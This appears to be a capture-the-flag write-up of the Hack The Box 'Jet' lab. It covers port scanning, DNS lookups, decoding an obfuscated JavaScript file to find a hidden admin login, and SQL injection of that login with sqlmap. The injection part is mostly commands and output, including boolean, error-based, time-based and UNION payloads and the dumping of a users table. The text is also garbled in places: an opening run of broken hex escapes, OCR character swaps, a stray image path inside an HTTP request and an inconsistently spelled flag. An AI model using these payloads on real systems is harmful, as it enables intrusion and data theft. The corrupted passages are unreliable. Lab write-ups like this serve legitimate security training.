x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x20\xaf\x2
SF:I'm\x20leaking!\x200x7ffdcbab7660\nPwn\x20me\x20\xc2\xaf\\(\xe3\x83\x)
SF:84\)_/\xc2\xaf\x20\n>\x20")\%r(SSLSessionReq,3A,"Oops,\x20I'm\x20leaking)
SF: \x20\n>\x20") \% r (TLSS ession Req, 3A, "Oops, \x20I'm \x20leaking! \x200x7 ffe8f5) \
SF:59510\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%
SF:r(Kerberos, 3A, "Oops, \x20I'm\x20leaking!\x200x7fff53bdede0\nPwn\x20me\x2
SF:ps,\x20I'm\x20leaking!\x200x7fff97a83c10\nPwn\x20me\x20\xc2\xaf\\_\(\xeq)
SF:3\x83\x84\)_/\xc2\xaf\x20\n>\x20")%r(X11Probe, 3A, "Oops, \x20I'm\x20leaki)
SF:ng!\x200x7ffd2ad457d0\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\c20xaf\
SF:af\x20\n>\x20")%r(LPDString, 3A, "Oops, \x20I'm\x20leaking!\x200x7ffe4925c
SF:d00\nPwn\x20me\x20\xc2\xaf\\_\(\xe3\x83\x84\)_/\xc2\xaf\x20\n>\x20");
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=4/4%OT=22%CT=1%CU=38255%PV=Y%DS=2%DC=T%G=Y%TM=5AC4A21C
```

OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)OPS(

```
OS: 01=M54DST11NW7%02=M54DST11NW7%03=M54DNNT11NW7%04=M54DST11NW7%05=M54DST11
OS: NW7%06=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%O=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS
OS: %RD=0%0=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%O=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%0=%RD=0%0=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=%RD=0%0=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
0S:S)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 1025/tcp)
HOP RTT
              ADDRESS
1
    257.43 ms 10.13.14.1 (10.13.14.1)
    253.55 ms 10.13.37.10 (10.13.37.10)
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 205.01 seconds
root@0x000:/#
# Flag 1 (Connect)
The first flag is inside the website: http://10.13.37.10/
root@0x000:~/Desktop# curl http://10.13.37.10/
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx on Debian!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
</style>
</head>
<body>
<h1>Welcome to nginx on Debian!</h1>
If you see this page, the nginx web server is successfully installed and
working on Debian. Further configuration is required.
For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>
>
      Please use the <tt>reportbug</tt> tool to report bugs in the
      nginx package with Debian. However, check <a
      href="http://bugs.debian.org/cgi-bin/pkgreport.cgi?
ordering=normal;archive=0;src=nginx;repeatmerged=0">existing
      bug reports</a> before reporting a new bug.
<em>Thank you for using debian and nginx.</em>
<b>JET{s4n1ty_ch3ck}</b>
</body>
</html>
root@0x000:~/Desktop#
So, the first flag (Connect) is: JET{s4n1ty_ch3ck}
# Flag 2 (Digging in...)
Port 53 is open, so let's dig it:
root@0x000:~/Desktop# dig @10.13.37.10 -x 10.13.37.10
; <<>> DiG 9.11.2-P1-1-Debian <<>> @10.13.37.10 -x 10.13.37.10
; (1 server found)
```

```
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42550
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;10.37.13.10.in-addr.arpa. IN PTR
;; AUTHORITY SECTION:
37.13.10.in-addr.arpa. 604800 IN SOA www.securewebinc.jet. securewebinc.jet.
3 604800 86400 2419200 604800
;; Query time: 147 msec
;; SERVER: 10.13.37.10#53(10.13.37.10)
;; WHEN: Wed Apr 04 14:25:09 EEST 2018
;; MSG SIZE rcvd: 109
root@0x000:~/Desktop/#
We added in our /etc/hosts file the following entry:
10.13.37.10
                www.securewebinc.jet
We browse to http://www.securewebinc.jet and we found the second flag (Digging
in...): JET{w3lc0me_4nd_h@v3_fun!}
# Flag 3 (Going Deeper)
By viewing the source of the website: www.securewebinc.jet
view-source:http://www.securewebinc.jet/
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-</pre>
to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="">
    <title>SecureWeb Inc. - We design secure websites</title>
    <!-- Bootstrap core CSS -->
    <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
    <!-- Custom fonts for this template -->
    <link href="vendor/font-awesome/css/font-awesome.min.css" rel="stylesheet"</pre>
type="text/css">
    <!-- Plugin CSS -->
    <link href="vendor/magnific-popup/magnific-popup.css" rel="stylesheet">
    <!-- Custom styles for this template -->
    <link href="css/creative.css" rel="stylesheet">
  </head>
  <body id="page-top">
    <!-- Navigation -->
    <nav class="navbar navbar-expand-lg navbar-light fixed-top" id="mainNav">
      <div class="container">
```

```
<a class="navbar-brand js-scroll-trigger" href="#page-top">SecureWeb
Inc.</a>
       <button class="navbar-toggler navbar-toggler-right" type="button" data-</pre>
toggle="collapse" data-target="#navbarResponsive" aria-
controls="navbarResponsive" aria-expanded="false" aria-label="Toggle
navigation">
         <span class="navbar-toggler-icon"></span>
       </button>
       <div class="collapse navbar-collapse" id="navbarResponsive">
         class="nav-item">
             <a class="nav-link js-scroll-trigger" href="#about">About</a>
           class="nav-item">
             <a class="nav-link js-scroll-trigger"</pre>
href="#services">Services</a>
           class="nav-item">
             <a class="nav-link js-scroll-trigger" href="#ourwork">Our Work</a>
           class="nav-item">
             <a class="nav-link js-scroll-trigger" href="#contact">Contact</a>
         </div>
     </div>
   </nav>
   <header class="masthead text-center text-white d-flex">
     <div class="container my-auto">
       <div class="row">
         <div class="col-lg-10 mx-auto">
           <h1 class="text-uppercase">
             <strong>We Develop Secure Websites</strong>
           </h1>
           <hr>
         </div>
         <div class="col-lg-8 mx-auto">
           For just 499.99$ per man-hour!
           <a class="btn btn-primary btn-xl js-scroll-trigger"</pre>
href="#about">Find Out More</a>
         </div>
       </div>
     </div>
   </header>
   <section class="bg-primary" id="about">
     <div class="container">
       <div class="row">
         <div class="col-lg-8 mx-auto text-center">
           <h2 class="section-heading text-white">Tired of your website being
hacked?</h2>
           <hr class="light my-4">
           Our developers write secure code and our
engineers harden our servers to the bone giving you, our valuable customer a
100% secure platform to offer your goods and services.
           <a class="btn btn-light btn-xl js-scroll-trigger"</pre>
href="#services">Get Started!</a>
           <hr>
           <hr>
           <span id="attacks"></span> attacks
mitigated until now.
         </div>
       </div>
```

```
</div>
    </section>
   <section id="services">
      <div class="container">
       <div class="row">
         <div class="col-lg-12 text-center">
           <h2 class="section-heading">At Your Service</h2>
           <hr class="my-4">
         </div>
       </div>
     </div>
      <div class="container">
       <div class="row">
         <div class="col-lg-3 col-md-6 text-center">
           <div class="service-box mt-5 mx-auto">
             <i class="fa fa-4x fa-diamond text-primary mb-3 sr-icons"></i></i></i>
             <h3 class="mb-3">Sturdy Templates</h3>
             Our templates are updated regularly so
they don't break.
           </div>
         </div>
         <div class="col-lq-3 col-md-6 text-center">
           <div class="service-box mt-5 mx-auto">
             <i class="fa fa-4x fa-paper-plane text-primary mb-3 sr-icons"></i>
             <h3 class="mb-3">Lightning Fast</h3>
             Our servers are optimized to deliver
your content fast!
           </div>
         </div>
         <div class="col-lg-3 col-md-6 text-center">
           <div class="service-box mt-5 mx-auto">
             <i class="fa fa-4x fa-newspaper-o text-primary mb-3 sr-icons"></i>
             <h3 class="mb-3">Up to Date</h3>
             We update dependencies to keep things
fresh.
           </div>
         </div>
         <div class="col-lg-3 col-md-6 text-center">
           <div class="service-box mt-5 mx-auto">
             <i class="fa fa-4x fa-heart text-primary mb-3 sr-icons"></i></i>
             <h3 class="mb-3">Made with Love</h3>
             You have to make your websites with
love these days!
           </div>
         </div>
       </div>
      </div>
   </section>
   <section class="p-0" id="ourwork">
      <div class="container">
       <div class="row">
         <div class="col-lg-12 text-center">
           <h2 class="section-heading">Our Work</h2>
           <hr class="my-4">
         </div>
       </div>
     </div>
      <div class="container-fluid p-0">
       <div class="row no-gutters popup-gallery">
         <div class="col-lg-4 col-sm-6">
           <a class="portfolio-box" href="img/portfolio/fullsize/jet.png">
             <img class="img-fluid" src="img/portfolio/thumbnails/jet.png"</pre>
```

```
alt="">
              <div class="portfolio-box-caption">
                <div class="portfolio-box-caption-content">
                  <div class="project-category text-faded">
                    Jet.com
                  </div>
                  <div class="project-name">
                    Website Development
                  </div>
                </div>
              </div>
            </a>
          </div>
          <div class="col-lg-4 col-sm-6">
            <a class="portfolio-box" href="img/portfolio/fullsize/code.png">
              <img class="img-fluid" src="img/portfolio/thumbnails/code.png"</pre>
alt="">
              <div class="portfolio-box-caption">
                <div class="portfolio-box-caption-content">
                  <div class="project-category text-faded">
                    Classified Customer
                  </div>
                  <div class="project-name">
                    Code Obfuscation
                  </div>
                </div>
              </div>
            </a>
          </div>
          <div class="col-lg-4 col-sm-6">
            <a class="portfolio-box" href="img/portfolio/fullsize/htb.png">
              <img class="img-fluid" src="img/portfolio/thumbnails/htb.png"</pre>
alt="">
              <div class="portfolio-box-caption">
                <div class="portfolio-box-caption-content">
                  <div class="project-category text-faded">
                    Hackthebox.eu
                  </div>
                  <div class="project-name">
                    Server Hardening
                  </div>
                </div>
              </div>
            </a>
          </div>
        </div>
      </div>
    </section>
    <section id="contact">
      <div class="container">
        <div class="row">
          <div class="col-lg-8 mx-auto text-center">
            <h2 class="section-heading">Let's Get In Touch!</h2>
            <hr class="my-4">
            Ready to start your next project with us? That's
great! Give us a call and we will get back to you as soon as possible!
          </div>
        </div>
        <div class="row">
          <div class="col-lg-4 ml-auto text-center">
            <i class="fa fa-phone fa-3x mb-3 sr-contact"></i>
            123-456-6789
          </div>
```

```
<div class="col-lg-4 mr-auto text-center">
            <i class="fa fa-flag-checkered fa-3x mb-3 sr-contact"></i>
            JET{w3lc0me_4nd_h@v3_fun!}
          </div>
        </div>
      </div>
    </section>
    <!-- Bootstrap core JavaScript -->
    <script src="vendor/jquery/jquery.min.js"></script>
    <script src="vendor/bootstrap/js/bootstrap.bundle.min.js"></script>
    <!-- Plugin JavaScript -->
    <script src="vendor/jquery-easing/jquery.easing.min.js"></script>
    <script src="vendor/scrollreveal/scrollreveal.min.js"></script>
    <script src="vendor/magnific-popup/jquery.magnific-popup.min.js"></script>
    <!-- Custom scripts for this template -->
    <script src="js/template.js"></script>
    <script src="js/secure.js"></script>
  </body>
</html>
We found the js script: js/secure.js
http://www.securewebinc.jet/js/secure.js
eval(String.fromCharCode(102,117,110,99,116,105,111,110,32,103,101,116,83,116,97
,116,115,40,41,10,123,10,32,32,32,32,36,46,97,106,97,120,40,123,117,114,108,58,3
2,34,47,100,105,114,98,95,115,97,102,101,95,100,105,114,95,114,102,57,69,109,99,
69, 73, 120, 47, 97, 100, 109, 105, 110, 47, 115, 116, 97, 116, 115, 46, 112, 104, 112, 34, 44, 10, 10
,32,32,32,32,32,32,32,32,115,117,99,99,101,115,115,58,32,102,117,110,99,116,105,
111, 110, 40, 114, 101, 115, 117, 108, 116, 41, 123, 10, 32, 32, 32, 32, 32, 32, 32, 32, 36, 40, 39, 35
,97,116,116,97,99,107,115,39,41,46,104,116,109,108,40,114,101,115,117,108,116,41
, 10, 32, 32, 32, 32, 125, 44, 10, 32, 32, 32, 32, 101, 114, 114, 111, 114, 58, 32, 102, 117, 110, 99, 1
9,111,110,115,111,108,101,46,108,111,103,40,114,101,115,117,108,116,41,59,10,32,
32, 32, 32, 125, 125, 41, 59, 10, 125, 10, 103, 101, 116, 83, 116, 97, 116, 115, 40, 41, 59, 10, 115, 1
01, 116, 73, 110, 116, 101, 114, 118, 97, 108, 40, 102, 117, 110, 99, 116, 105, 111, 110, 40, 41, 123
,32,103,101,116,83,116,97,116,115,40,41,59,32,125,44,32,49,48,48,48,48,41,59));
We used an online decoder: http://jdstiles.com/java/cct.html:
function getStats()
{
    $.ajax({url: "/dirb_safe_dir_rf9EmcEIx/admin/stats.php",
        success: function(result){
        $('#attacks').html(result)
    error: function(result){
         console.log(result);
    }});
getStats();
setInterval(function(){ getStats(); }, 10000);
We visited the:
http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/stats.php
and the http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php
```

```
view-source: http://www.securewebinc.jet/dirb safe dir rf9EmcEIx/admin/login.php
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>Secureweb Inc. | Log in</title>
  <!-- Tell the browser to be responsive to screen width -->
  <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-</pre>
scalable=no" name="viewport">
  <!-- Bootstrap 3.3.7 -->
  <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
  <!-- Font Awesome -->
  <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
  <!-- Ionicons -->
  <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
  <!-- Theme style -->
  <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
  <!-- iCheck -->
  <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">
  <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media queries
-->
  <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
  <!--[if lt IE 9]>
  <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
  <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
  <![endif]-->
</head>
<body class="hold-transition login-page">
<div class="login-box">
  <div class="login-logo">
    <b>Secureweb Inc.</b>
  </div>
  <!-- /.login-logo -->
  <div class="login-box-body">
    Authorized use only.
        <br>
        <span class="text-danger">
                </span>
    <!-- JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4ll} -->
    <form action="/dirb_safe_dir_rf9EmcEIx/admin/dologin.php" method="post">
      <div class="form-group has-feedback">
        <input name="username" type="username" class="form-control"</pre>
placeholder="Username">
        <span class="glyphicon glyphicon-envelope form-control-feedback"></span>
      <div class="form-group has-feedback">
        <input name="password" type="password" class="form-control"</pre>
```

By viewing the source of the above page:

```
placeholder="Password">
        <span class="glyphicon glyphicon-lock form-control-feedback"></span>
      </div>
      <div class="row">
        <div class="col-xs-8">
          <div class="checkbox icheck">
            <label>
              <input type="checkbox"> Remember Me
            </label>
          </div>
        </div>
        <!-- /.col -->
        <div class="col-xs-4">
          <button type="submit" class="btn btn-primary btn-block btn-flat">Sign
In</button>
        </div>
        <!-- /.col -->
      </div>
    </form>
  </div>
  <!-- /.login-box-body -->
</div>
<!-- /.login-box -->
<!-- iOuery 3 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
<script>
  $(function () {
    $('input').iCheck({
      checkboxClass: 'icheckbox_square-blue',
      radioClass: 'iradio_square-blue',
      increaseArea: '20%' // optional
    });
  });
</script>
</body>
</html>
We found the flag: JET{s3cur3_js_w4s_not_s0_s3cur3_4ft3r4l1}
# Flag 4 (Bypassing Authentication)
There is SQLi in the:
http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php
We captured the login with Burp Suite:
POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/login.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
```

Connection: close

Upgrade-Insecure-Requests: 1


Content-Type: application/x-www-form-urlencoded

Content-Length: 32

username=admin&password=password

We saved it as login.req and we used the sqlmap for the above request:

kali :: ~/HTB # sqlmap -r login.req --random-agent --level=5 --risk=3 --dbs 130 $\hat{a}_{\text{\tiny \square}}\mu$



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:29:48

[14:29:48] [INFO] parsing HTTP request from 'login.req'

[14:29:48] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0

(Windows NT 6.1) AppleWebKit/534.24 (KHTML, like Gecko) Chrome/12.0.702.0

Safari/534.24' from file '/usr/share/sqlmap/txt/user-agents.txt'

[14:29:49] [INFO] resuming back-end DBMS 'mysql'

[14:29:49] [INFO] testing connection to the target URL

sqlmap got a 302 redirect to

'http://www.securewebinc.jet:80/dirb_safe_dir_rf9EmcEIx/admin/login.php'. Do you want to follow? [Y/n] y

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y

sqlmap resumed the following injection point(s) from stored session:

- - -

Parameter: username (POST)
Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: username=admin' AND 1751=1751-- MLpb&password=password

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: username=admin' AND (SELECT 8085 FROM(SELECT

COUNT(*), CONCAT(0x7178787a71, (SELECT

(ELT(8085=8085,1))),0x7171706b71,FLOOR(RAND(0)*2))x FROM

INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gaty&password=password

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind

Payload: username=admin' AND SLEEP(5)-- CwGm&password=password

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: username=-7734' UNION ALL SELECT

NULL, CONCAT(0x7178787a71,0x7553786e4b52567054744647565a4567784b537577465a476f476 74563636e707349544a6c675278,0x7171706b71), NULL-- VkMs&password=password

[14:29:53] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

```
web application technology: Nginx
back-end DBMS: MySOL >= 5.0
[14:29:53] [INFO] fetching database names
[14:29:53] [INFO] used SQL query returns 2 entries
[14:29:53] [INFO] resumed: information_schema
[14:29:53] [INFO] resumed: jetadmin
available databases [2]:
[*] information_schema
[*] jetadmin
[14:29:53] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.securewebinc.jet'
[*] shutting down at 14:29:53
kali :: ~/HTB #
kali :: ~/HTB # sqlmap -r login.req --random-agent --level=5 --risk=3 -D
jetadmin --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
[*] starting at 14:30:22
[14:30:22] [INFO] parsing HTTP request from 'login.req'
[14:30:22] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11;
Linux x86_64) Gecko Firefox/5.0' from file '/usr/share/sqlmap/txt/user-
agents.txt'
[14:30:22] [INFO] resuming back-end DBMS 'mysql'
[14:30:22] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to
'http://www.securewebinc.jet:80/dirb_safe_dir_rf9EmcEIx/admin/login.php'. Do you
want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 1751=1751-- MLpb&password=password
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: username=admin' AND (SELECT 8085 FROM(SELECT
COUNT(*), CONCAT(0x7178787a71, (SELECT
(ELT(8085=8085,1))),0x7171706b71,FL00R(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gaty&password=password
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: username=admin' AND SLEEP(5)-- CwGm&password=password
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
```

```
Pavload: username=-7734' UNION ALL SELECT
NULL, CONCAT(0x7178787a71, 0x7553786e4b52567054744647565a4567784b537577465a476f476
74563636e707349544a6c675278,0x7171706b71), NULL-- VkMs&password=password
[14:30:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx
back-end DBMS: MySQL >= 5.0
[14:30:25] [INFO] fetching tables for database: 'jetadmin'
[14:30:25] [INFO] used SQL query returns 1 entries
Database: jetadmin
[1 table]
+---+
| users |
+---+
[14:30:26] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.securewebinc.jet'
[*] shutting down at 14:30:26
kali :: ~/HTB # sqlmap -r login.req --random-agent --level=5 --risk=3 -D
jetadmin -T users --dump
         Н
        .[(].
                        _ {1.2#stable}
   -| . [)]
                          http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program
[*] starting at 14:30:34
[14:30:34] [INFO] parsing HTTP request from 'login.req'
[14:30:34] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0
(Windows; U; Windows NT 5.1; en-US; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2'
from file '/usr/share/sqlmap/txt/user-agents.txt'
[14:30:34] [INFO] resuming back-end DBMS 'mysql' [14:30:34] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to
'http://www.securewebinc.jet:80/dirb_safe_dir_rf9EmcEIx/admin/login.php'. Do you
want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data
to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=admin' AND 1751=1751-- MLpb&password=password
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: username=admin' AND (SELECT 8085 FROM(SELECT
COUNT(*), CONCAT(0x7178787a71, (SELECT
(ELT(8085=8085,1))),0x7171706b71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- gaty&password=password
```

Type: AND/OR time-based blind

```
